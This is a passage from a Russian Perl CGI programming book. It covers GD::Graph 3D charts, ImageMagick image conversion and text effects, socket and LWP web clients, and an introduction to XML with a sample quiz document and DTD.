

Рис. 13-10. Трехмерная линейчатая диаграмма, созданная при помощи GD::Graph::lines3d

- GD::Graph::pie3d позволяет создавать трехмерные круговые диаграммы (рис. 13-11).



Рис. 13-11. Трехмерная круговая диаграмма, созданная при помощи GD::Graph::pie или GD::Graph::pie3d

Этот модуль включен только для обеспечения единства имен с остальными модулями и на самом деле вызывает GD::Graph::pie, который по умолчанию генерирует трехмерные круговые диаграммы. Для более ясного и последовательного использования, конечно, лучше было, если бы GD::Graph::pie не создавал трехмерные диаграммы по умолчанию, и чтобы их было предпочтительнее создавать при помощи GD::Graph::pie3d.

Чтобы использовать эти модули, просто измените стандартное имя модуля на вариант с 3D; все остальные свойства и методы остаются прежними. Кроме того, у трехмерных гистограмм и линейных диаграмм есть методы для установки глубины столбцов и линий. Подробности вы найдете в соответствующей документации. Учтите, что хотя модули распространяются как GD::Graph3D, документация и дополнительные типы диаграмм устанавливаются в каталог GD/Graph, так что для того чтобы найти документацию к GD::Graph3d, вы должны обратиться к

```
$ perldoc GD::Grap::Graph3d
```

PerlMagick

Модуль PerlMagick – это еще один графический модуль, разработанный для онлайнового использования. Он основан на библиотеке ImageMagick, доступной для многих языков на многих платформах. Модуль для Perl Image::Magik часто называют PerlMagick. ImageMagick был написан Джоном Кристи (John Cristy); модуль для Perl написан Кайлом Шортером (Kyle Shorter).

ImageMagick – очень мощный модуль и поддерживает операции, перечисленные ниже.

Отождествление (identify)

ImageMagick поддерживает больше пятидесяти различных графических форматов файлов, включая GIF, JPEG, PNG, TIFF, BMP, EPS, PDF, MPEG, PICT, PPM и RGB.

Конвертирование

ImageMagick позволяет конвертировать файлы из одного формата в другой.

Монтаж

ImageMagick позволяет создавать миниатюры изображений.

Эффекты

ImageMagick может выполнять различные манипуляции с изображениями, включая размытие изображения, повороты, наложение рельефа, нормализацию и многое другое.

Рисование

Как и с GD, можно добавить основные фигуры и текст к изображениям в ImageMagick.

Композиция

ImageMagick может объединять (merge) несколько изображений.

Анимация

ImageMagick поддерживает форматы файлов с несколькими кадрами, например, GIF-анимацию.

Отображение

ImageMagick содержит инструменты, например *display*, для интерактивного вывода и манипуляций с изображениями.

Мы рассмотрим только преобразование различных форматов файла и создание изображений с некоторыми эффектами.

Установка

Можно получить модуль Image::Magick со CPAN, но при этом необходимо, чтобы у вас уже была установлена библиотека ImageMagick. Вы можете найти ее на домашней странице ImageMagick: *http://www.wizards.dupont.com/cristy/*. На этой странице есть ссылки на множество ресурсов, включая скомпилированные двоичные дистрибутивы ImageMagick для многих операционных систем, подробные инструкции по сборке, если вы все же решили скомпилировать библиотеку самостоятельно, и подробное руководство в формате RDF.

Требования

Модуль Image::Magick гораздо мощнее, чем GD. Он поддерживает различные форматы файлов и позволяет выполнять различные операции, в то время как GD оптимизирован для определенного ряда задач и единственного формата файлов. Однако эта мощь дается не бесплатно. Тогда как модуль GD относительно нетребователен и достаточно мощен, ImageMagick может отказаться работать, если у вас меньше 80 Мб памяти, а для лучшей производительности должно быть как минимум 64 Мб настоящей (то есть не виртуальной) оперативной памяти.

Разрешение сжатия по алгоритму LZW

Image::Magick поддерживает GIF. Но поддержка сжатия по алгоритму LZW в ImageMagick по умолчанию не скомпилирована. В результате GIF-файлы, созданные при помощи Image::Magick, довольно велики. Можно разрешить сжатие по алгоритму LZW при сборке ImageMagick, но тогда вы должны связаться с Unisys, чтобы оговорить законность этого шага. Обратитесь к инструкциям по сборке ImageMagick за дополнительной информацией.

Преобразование PNG в GIF или JPEG

К сожалению, не все броузеры поддерживают PNG. Посмотрим, как можно использовать Image::Magick для преобразования PNG-файлов в GIF- или JPEG-файлы. Чтобы использовать изображение в Image::Magick, вы должны прочитать его из файла. В соответствии с документацией поддерживается также ввод из файлового дескриптора, но когда писалась эта книга, такая возможность не работала (просто не выполнялась). Поэтому мы записываем вывод GD во временный файл и затем читаем его в Image::Magick. Пример 13-5 включает наш предыдущий пример *commute_pie.cgi*, обновленный, чтобы выводить изображение в формате JPEG, если только броузер не установлен на поддержку PNG.

Пример 13-5. commute_pie2.cgi

```
#!/usr/bin/perl -wT

use strict;
use CGI;
use CGI::Carp qw( fatalsToBrowser );
use GD::Graph::pie;
use Image::Magick;
use POSIX qw( tmpnam );
use Fcntl;

use constant TITLE => "Morning Commute Time: Pie Chart";

my $q     = new CGI;
my $graph = new GD::Graph::pie( 300, 300 );
my @data  = (
  [ qw( Mon  Tue  Wed  Thu  Fri ) ],
  [      33,  24,  23,  19,  21   ],
  );


$graph->set(
  title           => TITLE,
  '3d'            => 0
);

my $gd_image = $graph->plot( \@data );
undef $graph;

if ( grep $_ eq "image/png", $q->Accept ) {
  print $q->header( -type => "image/png", -expires => "now" );
  binmode STDOUT;
  print $gd_image->png;
}
else {
```

```
  print $q->header( -type => "image/jpeg", -expires => "now" );
  binmode STDOUT;
  print_png2jpeg( $gd_image->png );
}

# Получаем данные в формате PNG, преобразуем их в JPEG и выводим
sub print_png2jpeg {
  my $png_data = shift;
  my( $tmp_name, $status );

   # Создаем временный файл и записываем в него PNG
  do {
    $tmp_name = tmpnam();
  } until sysopen TMPFILE, $tmp_name, O_RDWR | O_CREAT | O_EXCL;
  END { unlink $tmp_name or die " Не могу удалить $tmp_name: $!"; }

  binmode TMPFILE;
  print TMPFILE $png_data;
  close TMPFILE;
  undef $png_data;

# Читаем файл в Image::Magick
  my $magick = new Image::Magick( format => "png" );
  $status = $magick->Read( filename => $tmp_name );
  die "Ошибка при чтении PNG-ввода: $status" if $status;

  # Пишем файл как JPEG на STDOUT
  $status = $magick->Write( "jpeg:-" );
  die "Ошибка при записи JPEG-вывода: $status" if $status;
}
```

В этом сценарии мы используем несколько модулей, включая Image::Magick, POSIX и Fcntl. Два последних позволяют получить временное имя файла (см. раздел «Временные файлы» главы 10). Единственное изменение в теле сценария – проверка типа данных *image/png* в заголовке *Accept* броузера. Если это значение существует, мы посылаем изображение в формате PNG. В противном случае выводим заголовок для JPEG и используем функцию *print_png2jpeg* для преобразования и вывода изображения.

Функция *print_png2gif* принимает данные изображения в PNG, создает временный файл и записывает эти данные в него. Затем она закрывает файл и удаляет копию, чтобы освободить память. Далее мы создаем объект Image::Magick, читаем PNG-данные из временного файла и выводим их на STDOUT в формате JPEG. Image::Magick вместо `filename` использует строку `format:filename` для метода *Write*, и это говорит о том, что данные выводятся на STDOUT. Мы могли бы вывести данные как GIF, изменив выводимый заголовок и использовав следующую команду *Write*:

```
$status = $magick->Write( "gif:-" );
```

Image::Magick возвращает статус для каждого вызова метода. Таким образом переменная `$status` устанавливается, если происходит ошибка, которую мы записываем в журнал при помощи функции *die*.

Не используя PNG, можно кое-что потерять. Запомните, что GIF, полученный при помощи Image::Magick без сжатия по алгоритму LZW, будет гораздо больше обычного GIF, а JPEG может передать некоторые детали изображения, например, прямые линии и текст на графике, не так четко, как PNG.

Поддержка PDF и PostScript

В списке форматов, поддерживаемых Image::Magick, вы видите также PDF и PostScrit. Если присутствует GhostScript, значит, Image::Magick может читать и писать в файлы этого формата, и вы можете получить доступ к отдельным страницам.

Следующий код объединяет два различных PDF-файла:

```
my $magick = new Image::Magick( format => "pdf" );

$status = $magick->Read( "cover.pdf", "newletter.pdf" );
warn "Не удалось прочитать: $status" if $status;

$status = $magick->Write( "pdf:combined.pdf" );
warn "Не удалось записать: $status" if $status;
```

Но запомните, что Image::Magick – это инструмент для работы с изображениями. Он может читать PDF и PostScript, используя GhostScript, но он преобразует любой текст и векторные элементы в изображения. Точно так же при записи данных в этом формате каждая страница записывается как изображение, инкапсулированное в формате PDF или PostScript.

Значит, если вы попытаетесь открыть большой PDF- или PostScript-файл в Image::Magick, потребуется слишком много времени на преобразование каждой страницы. Если потом сохранить этот файл, вся текстовая и векторная информация будет утеряна. На экране это может выглядеть точно так же, но при печати все будет гораздо хуже. Полученный файл, скорее всего, будет гораздо больше, а в тексте нельзя будет находить и выделять отдельные блоки, так как весь текст будет преобразован в изображение.

Обработка изображений

Обычно для создания нового изображения используется GD. Этот модуль меньше и эффективнее. Однако в Image::Magick есть дополнительные эффекты, которые не поддерживает GD, например создание размытых изображений. Посмотрим на пример 13-6 с CGI-сценарием,

использующим возможности Image::Magick для создания текстового баннера с тенью (рис. 13-12).

Пример 13-6. shadow_text.cgi

```
#!/usr/bin/perl -wT

use strict;

use CGI;
use Image::Magick;

use constant FONTS_DIR => "/usr/local/httpd/fonts";

my $q      = new CGI;
my $font   = $q->param( "font" )  || 'cetus';
my $size   = $q->param( "size" )  || 40;
my $string = $q->param( "text" )  || 'Hello!';
my $color  = $q->param( "color" ) || 'black';

$font   =~ s/\W//g;
$font   = 'bodiac' unless -e FONTS_DIR . "/$font.ttf";

my $image = new Image::Magick( size => '500x100' );

$image->Read( 'xc:white' );
$image->Annotate( font      => "\@@{[ FONTS_DIR ]}/$font.ttf",
      pen       => 'gray',
      pointsize => $size,
      gravity   => 'Center',
      text      => $string );

$image->Blur( 100 );

$image->Roll( "+5+5" );

$image->Annotate( font      => "\@@{[ FONTS_DIR ]}/$font.ttf",
                  pen       => $color,
                  pointsize => $size,
                  gravity   => 'Center',
                  text      => $string );

binmode STDOUT;
print $q->header( "image/jpeg" );
$image->Write( "jpeg:-" );
```

Рис. 13-12. ImageMagick и FreeType в действии

Этот CGI-сценарий косвенно использует библиотеку FreeType, которая позволяет использовать в изображениях шрифты TrueType. TrueType – формат масштабируемых шрифтов, разработанный фирмами Apple и Microsoft, поэтому он изначально поддерживается в MacOS и Windows. В результате при создании заголовков можно выбирать из тысячи шрифтов TrueType, свободно доступных в Интернете. Без библиотеки FreeType нельзя использовать шрифты TrueType с Image::Magick. Библиотеку FreeType можно найти на *http://www.freetype.org/*.

Первое, что надо выполнить перед использованием CGI-приложения, – получить шрифты TrueType и поместить их в каталог, заданный константой `FONTS_DIR`. Лучший способ найти эти шрифты – поисковая система; ищите «free AND TrueType AND fonts». Шрифт с эффектом печатной машинки, показанный на рис. 13-1, называется *Cetus* и входит в состав модуля GD::Text.

Посмотрим на код. Мы принимаем четыре поля: *font*, *size*, *text* и *color*, которые определяют внешний вид изображения. Если значение для какого-либо из этих полей не задано, устанавливаем значение по умолчанию.

Как видите, у нас нет никакого пользовательского интерфейса (например, формы), при помощи которого пользователь передает информацию приложению. Вместо этого приложение используется внутри тега <IMG>:

```
<IMG SRC = "/cgi/shadow_text.cgi?font=cetus
                                &size=40
                                &color=black
                                &text=I%20Like%20CGI">
```

Информация в запросе выровнена так, чтобы видеть, какие поля передаются приложению. Обычно весь запрос передается в одну строку. Так как это приложение создает JPEG-изображение «на лету», мы можем использовать его для внедрения динамических текстовых баннеров в статичные HTML-документы.

Мы используем название шрифта в том виде, в каком оно нам передано, чтобы найти файл со шрифтом в каталоге `FONTS_DIR`. Чтобы обезопаситься, удаляем символы, не являющиеся буквами, и при помощи оператора *–e* проверяем, существует ли заданный шрифт в каталоге `FONTS_DIR`, до передачи полного пути в *Image::Magick* (путь передается модулю Perl, а не библиотеке).

Теперь можно создать изображение. Сначала создадим новый экземпляр объекта Image::Magick, передав ему размеры 500×100 пикселов. Затем используем метод *Read*, чтобы создать холст с белым фоном. Теперь можно рисовать на нем текстовый баннер. На рис. 13-12 видно, что у текста есть тень. Создавая изображение, мы сначала рисуем тень, а затем уже верхний слой с текстом.

Для вывода серой тени используется метод *Annotate* с аргументами. Путь к файлу шрифта должен начинаться с префикса `@`. Но поскольку Perl не позволяет помещать символ `@` между двойными кавычками, экранируем его символом `\`.

Тень готова, настало время применить эффект размывания, вызвав метод *Blur*. В результате появится эффект нижнего уровня, плавающего под сплошным слоем с текстом. Для метода *Blur* значение задается в процентах, для полностью размытого изображения мы задаем значение 100. Значение больше 100% вызывает нежелательный эффект смытия.

Следующий шаг – это небольшой сдвиг тени в горизонтальном и вертикальном направлении. Для этого мы вызываем метод *Roll* и передаем ему значение «+5+5», то есть сдвигаем вправо и вниз на 5 пикселов. Теперь можно рисовать сплошной текст на верхнем слое. Снова вызываем метод *Annotate*, чтобы вывести текст, но на этот раз изменяем цвет на заданный пользователем. После этого можно посылать изображение броузеру.

Наконец, мы задаем режим *binmode*, тип *image/jpeg* и вызываем метод *Write*, чтобы послать изображение в формате JPEG на стандартный вывод.

14

Промежуточное программное обеспечение и XML

CGI-программирование использовалось для создания индивидуальных веб-приложений, начиная от простых гостевых книг и заканчивая сложными программами типа календаря, способного управлять расписанием для больших групп. Традиционно эти программы были ограничены выводом данных и получением ввода напрямую от пользователей.

Однако, как и в случае с другими популярными технологиями, CGI-программы вскоре стали применяться и для других целей. Оставляя в стороне CGI-приложения, взаимодействующие с пользователями, эта глава показывает, как CGI может эффективно взаимодействовать с другими программами.

Мы видели, что CGI-программы могут являться шлюзами для ресурсов, таких как базы данных, электронная почта и другие протоколы и программы. Тем не менее, CGI-программа может также выполнять некоторую непростую обработку данных, которые она получает, при этом становясь источником данных. Это и есть определение *промежуточного программного обеспечения* (middleware). В таком контексте CGI-приложение находится где-то между программой, которой оно предоставляет данные, и ресурсами, с которыми оно взаимодействует.

Поисковые системы – хороший пример того, почему промежуточное программное обеспечение может быть полезным. На заре эпохи Web

существовало только несколько поисковых систем. Теперь их множество. Результаты, выдаваемые этими системами, обычно не идентичны. Найти материал по редкой теме может оказаться сложно, если приходится повторять поиск в различных системах.

Вместо этого вам, вероятно, понравилось бы использовать один запрос и получить результаты от многих поисковых систем в объединенной форме, где повторяющиеся ответы отфильтрованы. Чтобы это стало реальностью, поисковые системы должны сами стать связующим программным обеспечением, общающимся с одним CGI-сценарием, который объединяет результаты.

К тому же промежуточное программное обеспечение может быть использовано для объединения баз данных по Интернету. Например, у компании может быть служба каталогов, производящая поиск по нескольким внутренним базам данных (например, данные о покупателях и данные о персонале) и по ресурсу в Интернете (например, *http://www.four11.com/*), если внутренней информации недостаточно (рис. 14-1).



Рис. 14-1. Интерфейс к объединенной телефонной базе данных с использованием промежуточного ПО на основе CGI

В этой главе рассказано о двух технологиях, иллюстрирующих использование промежуточного ПО на *основе* CGI. Сначала мы рассмотрим, как создавать сетевые соединения из ваших CGI-сценариев, чтобы связаться с другими серверами. Затем вы познакомитесь с расширяемым языком разметки XML (eXtensible Markup Language), платформо-независимым способом передачи данных между программами. Мы приведем пример, использующий *разборщик* (parser) для XML на Perl.

Соединение с другими серверами

Рассмотрим типичную схему соединения между клиентом и сервером на примере приложения для работы с электронной почтой. Большинство приложений для работы с электронной почтой сохраняют сообщения пользователей в определенном файле, обычно в каталоге */var/spool/mail*. Когда вы посылаете почту кому-то на другой узел, почтовое приложение должно найти почтовый файл получателя на сервере и добавить к нему ваше сообщение. Как почтовая программа выполняет эту задачу, если она не может напрямую работать с файлами на удаленной машине?

Ответ на этот вопрос – *взаимодействие между процессами* (IPC, interprocess communication). Обычно на удаленном узле есть процесс, который играет роль «посыльного» и общается с почтовыми службами. Когда вы посылаете сообщение, локальный процесс на вашем узле связывается с удаленным агентом по сети, чтобы передать почту. В результате удаленный процесс становится сервером (поскольку обслуживает полученный запрос), а локальный процесс его клиентом. Web работает по этой же философии: броузер выступает как клиент, посылающий запрос HTTP-серверу, который интерпретирует и выполняет запрос.

Очень важно помнить, что клиент и сервер должны говорить на одном и том же языке. Другими словами, конкретный клиент создан для работы с определенным сервером. То есть, почтовый клиент, например Eudora, не может общаться с веб-сервером. Но зная, какие данные ожидает сервер и какие результаты он выдает, вы можете написать приложение, которое общается с сервером. Как это сделать, показано позже в этой главе.

Сокеты

У большинства компаний есть коммутатор, который играет роль шлюза для входящих и исходящих звонков. Сокет можно сравнить с телефонным коммутатором. Если вы хотите соединиться с удаленным узлом, вы сначала должны создать сокет, через который будет выполняться соединение. Это сходно с набором «9» для выхода во внешний мир через коммутатор компании.

Точно так же, если вы хотите создать сервер, принимающий соединения от удаленных (или локальных) узлов, вы должны сначала создать сокет, который ожидает соединения. Сокет идентифицируется в Интернете по IP-адресу узла и номеру порта, на котором он ожидает соединений. Когда соединение установлено, создается новый сокет для обработки этого соединения, а оригинальный сокет возвращается в исходное состояние и продолжает ожидать новых соединений. Телефонный коммутатор работает аналогично: когда поступают внешние звонки, он пересылает их, а сам продолжает ждать новых звонков.

Сокет можно представить как канал между двумя точками, через который можно посылать и принимать информацию. Эта концепция упрощает понимание ввода/вывода сокета.

Модуль IO::Socket

Модуль IO::Socket, входящий в состав стандартного дистрибутива Perl, значительно упрощает программирование сокетов. В примере 14-1 приведена короткая программа, которая принимает от пользователя URL, запрашивает ресурс по методу GET, а затем выводит заголовки и содержимое.

Пример 14-1. socket_get.pl

```
#!/usr/bin/perl -wT

use strict;

use IO::Socket;
use URI;

my $location = shift || die " Использование: $0 URL\n";

my $url      = new URI( $location );
my $host     = $url->host;
my $port     = $url->port || 80;
my $path     = $url->path || "/";

my $socket   = new IO::Socket::INET (PeerAddr => $host,
                                     PeerPort => $port,
                                     Proto    => 'tcp')
      or die " Не могу соединиться с сервером.\n";

$socket->autoflush (1);

print $socket "GET $path HTTP/1.1\n",
    "Host: $host\n\n";
print while (<$socket>);

$socket->close;
```

С помощью модуля URI, о котором говорилось в главе 2, мы разбиваем на компоненты URL, переданный пользователем. Затем мы создаем новый экземпляр объекта IO::Socket::INET и передаем ему узел, номер порта и протокол, используемый для связи. Об остальных деталях заботится модуль.

Мы делаем сокет небуферизуемым с помощью метода *autoflush*. Заметьте, что потом мы используем переменную `$socket` как файловый

дескриптор. Это означает, что через эту переменную можно читать из сокета и записывать в сокет данные.

Это довольно простая программа, но для получения веб-ресурсов из Perl есть способ еще проще – это LWP.

LWP

LWP, то есть *libwww-perl*, это реализация пакета *libwww* от W3C для Perl, созданная Джисли Аасом (Gisle Aas) и Мартийном Костером (Martijn Koster) при участии многих других. LWP позволяет создать полностью настраиваемый веб-клиент на Perl. Вы можете найти примеры возможностей LWP в разделе «Доверие броузеру» главы 8.

В примере 14-2 показано, как можно написать веб-агента с помощью LWP.

Пример 14-2. lwp_full_get.pl

```
#!/usr/bin/perl -wT

use strict;
use LWP::UserAgent;
use HTTP::Request;

my $location = shift || die "Использование: $0 URL\n";

my $agent = new LWP::UserAgent;
my $req = new HTTP::Request GET => $location;
  $req->header('Accept' => 'text/html');

my $result = $agent->request( $req );

print $result->headers_as_string,
  $result->content;
```

Мы создаем объект агента и объект HTTP-запроса. Агент собирает результат HTTP-запроса и затем выводит заголовки и содержимое ответа.

Модуль LWP::Simple не может обеспечить гибкость, доступную при использовании всего модуля LWP, но зато его гораздо проще использовать. На самом деле можно переписать наш предыдущий пример и он станет еще короче (пример 14-3).

Пример 14-3. lwp_simple_get.pl

```
 #!/usr/bin/perl -wT

use strict;
use LWP::Simple;
```

```
my $location = shift || die "Использование: $0 URL\n";

getprint( $location );
```

Между этим и предыдущим примером есть небольшое различие. В этом примере не выводятся HTTP-заголовки, а выводится только содержимое. Если мы хотим получить доступ к заголовкам, придется использовать полный модуль LWP.

Введение в XML

XML очень полезен, поскольку обеспечивает промышленный стандартный способ описания данных. Причем XML делает это в стиле, очень похожем на HTML, с которым знакомы тысячи разработчиков. CGI-программы, которые понимают XML, могут передавать и получать данные из любого сценария на Perl, поддерживающего XML, или апплета Java.

Можно использовать CGI как промежуточное ПО без языка описания данных, которым является XML. Успех библиотек типа LWP для Perl демонстрирует это. Однако большинство веб-страниц до сих пор передают данные в обычном HTML-формате. Нежелательно использовать LWP для получения этих страниц и модуль HTML::Parser для их разбора. Хотя HTML может по-прежнему генерироваться, чтобы веб-броузеры понимали данные, даже если используется XML, сам код на HTML будет меняться в зависимости от того, какой внешний вид страницы понадобится дизайнеру, даже если данные, описанные в XML, будут оставаться неизменными. По этой причине может оказаться проблематичным написать разборщик для HTML-документа, так как разборщик не будет работать, если изменится структура отображения данных.

На стороне клиента проекты, требующие усложненных решений отображения данных на Java, должны будут иметь способ получить эти данные. Разрешение апплетам Java общаться с CGI-программами обеспечивает легкий способ сбора данных для представления.

По большей части HTML хорошо выполняет свое предназначение. Веб-броузеры успешно работают с тегами разметки HTML, выводя содержимое страницы пользователям. Но в то время как люди могут воспринимать данные, написанные на их языке, машине сложно интерпретировать огромное количество данных на человеческом языке (например, на английском), находящихся внутри HTML-документа. Эта проблема заставляет признать, что для Сети нужен язык, которым можно разметить данные так, чтобы машины их понимали.

XML был создан для обхода множества ограничений HTML в этой области. Ниже приведен список возможностей, предоставляемых XML,

которые делают его полезным в качестве механизма для передачи данных из одной программы в другую:

1. Можно определять новые теги и иерархии тегов для представления данных, специфичных для вашего приложения. Например, опрос может содержать теги <QUESTION> и <ANSWER>.
2. Для проверки допустимости данных могут быть заданы определения типов документов. Вы можете потребовать, например, чтобы каждый <QUESTION> был бы связан только с одним <ANSWER>.
3. Передача данных совместима с Unicode, что очень важно для символов не-ASCII.
4. Данные представляются в таком виде, что их легко передавать по HTTP.
5. Синтаксис очень простой, что позволяет создавать простые разборщики.

В качестве примера давайте рассмотрим простой XML-документ, который может содержать данные для онлайнового опроса. На самом примитивном уровне опрос можно представить как набор вопросов и ответов на них. Код на XML будет выглядеть так:

```
<?xml version="1.0">
<!DOCTYPE quiz SYSTEM "quiz.dtd">
<QUIZ>
  <QUESTION TYPE="Multiple">
    <ASK>
      All of the following players won the regular season MVP
      and playoff MVP in the same year, except for:
    </ASK>
    <CHOICE VALUE="A" TEXT="Larry Bird"/>
    <CHOICE VALUE="B" TEXT="Jerry West"/>
    <CHOICE VALUE="C" TEXT="Earvin Magic Johnson"/>
    <CHOICE VALUE="D" TEXT="Hakeem Olajuwon"/>
    <CHOICE VALUE="E" TEXT="Michael Jordan"/>

    <ANSWER>B</ANSWER>
    <RESPONSE VALUE="B">
      West was awesome, but they did not have a playoff
      MVP in his day
    </RESPONSE>
    <RESPONSE STATUS="WRONG">
      How could you choose Bird, Magic, Michael, or Hakeem?
    </RESPONSE>
  </QUESTION>

  <QUESTION TYPE="Text">
    <ASK>
      Who is the only NBA player to get a triple-double by halftime?
```

```
    </ASK>

    <ANSWER>Larry Bird</ANSWER>

      <RESPONSE VALUE="Larry Bird">
        You got it! He was quite awesome!
      </RESPONSE>
      <RESPONSE VALUE="Magic Johnson">
        Sorry. Magic was just as awesome as Larry, but he never got a
        triple-double by halftime.
      </RESPONSE>
      <RESPONSE STATUS="WRONG">
        I guess you are not a Celtics Fan.
      </RESPONSE>
  </QUESTION>
</QUIZ>
```

Этот документ показывает, что XML на самом деле очень прост и похож на HTML. Это не случайно. Одной из основных целей при разработке XML было сделать его совместимым с Интернетом. Другой важной целью было сделать язык настолько простым, чтобы было практически тривиально написать XML-разборщик.

Из структуры приведенного XML-документа вы можете убедиться, что корневая структура данных – это опрос, окруженный тегами <QUIZ>. Все XML-документы должны представлять данные по крайней мере с одной корневой структурой, охватывающей весь документ.

Внутри структуры опроса, показанной здесь, есть два вопроса. Внутри этих вопросов есть описания самих вопросов, ответы на них и набор возможных ответов.

Очевидно, что эти данные должны сопровождаться таблицами стилей (style sheet) или каким-то другим указанием броузеру, чтобы он знал основные моменты, например, что ответы не надо выводить вместе с вопросами. Позже в этой главе мы напишем программу на Perl, транслирующую XML-документ в обычный HTML.

Вопрос заключается в парные теги, чтобы показать, что внутри заключено несколько наборов данных (сам вопрос, ответ и объяснение вопроса). С другой стороны, мы вынесли варианты для вопроса с несколькими вариантами ответа в одиночный пустой тег. В XML это обозначается символом «/» в конце определения одиночного тега.

Это один из основных случаев, когда XML отличается от HTML. В HTML одиночный, пустой тег остался бы без изменений. Но разработчики XML решили, что проще написать разборщик, которому будет известно, что не нужно искать закрывающий тег, если одиночный тег будет заканчиваться символами «/>», а не символом «>».

Приведенный выше XML-документ структурирован произвольно. Мы могли бы представить информацию различными способами.

Например, мы могли бы сделать тег <CHOICE> открывающим, а не пустым, чтобы выбор мог включать другие определения. Использование открывающего тега позволит создать замкнутый список возможных вариантов, чтобы показать, что выбор всегда меняется. Это очень важный момент в XML: XML был создан так, чтобы описать любую структуру данных.

Определения типов документов

Определения типов документов (document type definition, DTD) сообщают нам о структуре документа и о том, что обозначают теги в связи друг с другом. Обратите внимание, что в приведенном ранее примере определение типа документа находилось во второй строке и было отмечено тегом <!DOCTYPE>. Этот тег указывает на файл, в котором содержится DTD для этой структуры XML. Обычно тег <!DOCTYPE> используется, когда разборщик XML хочет подтвердить правильность XML для более строго описания.

Например, XML, приведенный выше, мог быть легко понят и без DTD. Однако DTD может предложить дополнительные подсказки разборщику XML для дальнейшей проверки правильности документа. Вот пример файла *quiz.dtd*:

```
<?xml version-"1.0"?>
<!ELEMENT QUIZ (QUESTION*)>
<!ELEMENT QUESTION (ASK+, CHOICE*, ANSWER+, RESPONSE+)>
<!ATTLIST QUESTION
  TYPE CDATA #REQUIRED>

<!ELEMENT ASK (#PCDATA)>
<!ELEMENT CHOICE EMPTY>
  <!ATTLIST CHOICE
    VALUE CDATA #REQUIRED
    TEXT CDATA #REQUIRED>
<!ELEMENT ANSWER (#PCDATA)>
<!ELEMENT RESPONSE (#PCDATA)>
  <!ATTLIST RESPONSE
    VALUE CDATA
    STATUS CDATA>
```

Теги <!ELEMENT> описывают теги, которые допустимы в XML-документе. В этом случае <QUIZ>, <QUESTION>, <ASK>, <CHOICE>, <ANSWER> и <RESPONSE> можно использовать в XML-документе, ссылающимся на файл *quiz.dtd*.

Скобки после имени элемента показывают, какие теги он может содержать. Символ «*» – это идентификатор количества. Он соответствует правилам, применимым к регулярным выражениям. Например, «*» соответствует любому количеству (ни одного или больше)

элементов, которые могут быть включены в тег. Чтобы задать один элемент или ни одного, вместо «*» используется символ «?». Так же, если нужно сказать, что может содержаться один и больше элементов, используется символ «+». #PCDATA обозначает, что этот элемент содержит символьные данные.

В этом примере тег <QUIZ> может содержать ноль или больше элементов QUESTION, в то время как тег <QUESTION> может содержать по крайней мере один вопрос, ответ и объяснение. У вопросов может быть ни одного или больше вариантов ответа. Более того, позже в определении элемента CHOICE используется ключевое слово EMPTY, говорящее о том, что это одиночный тег, который ничего не содержит. Элемент ASK содержит только символьные данные.

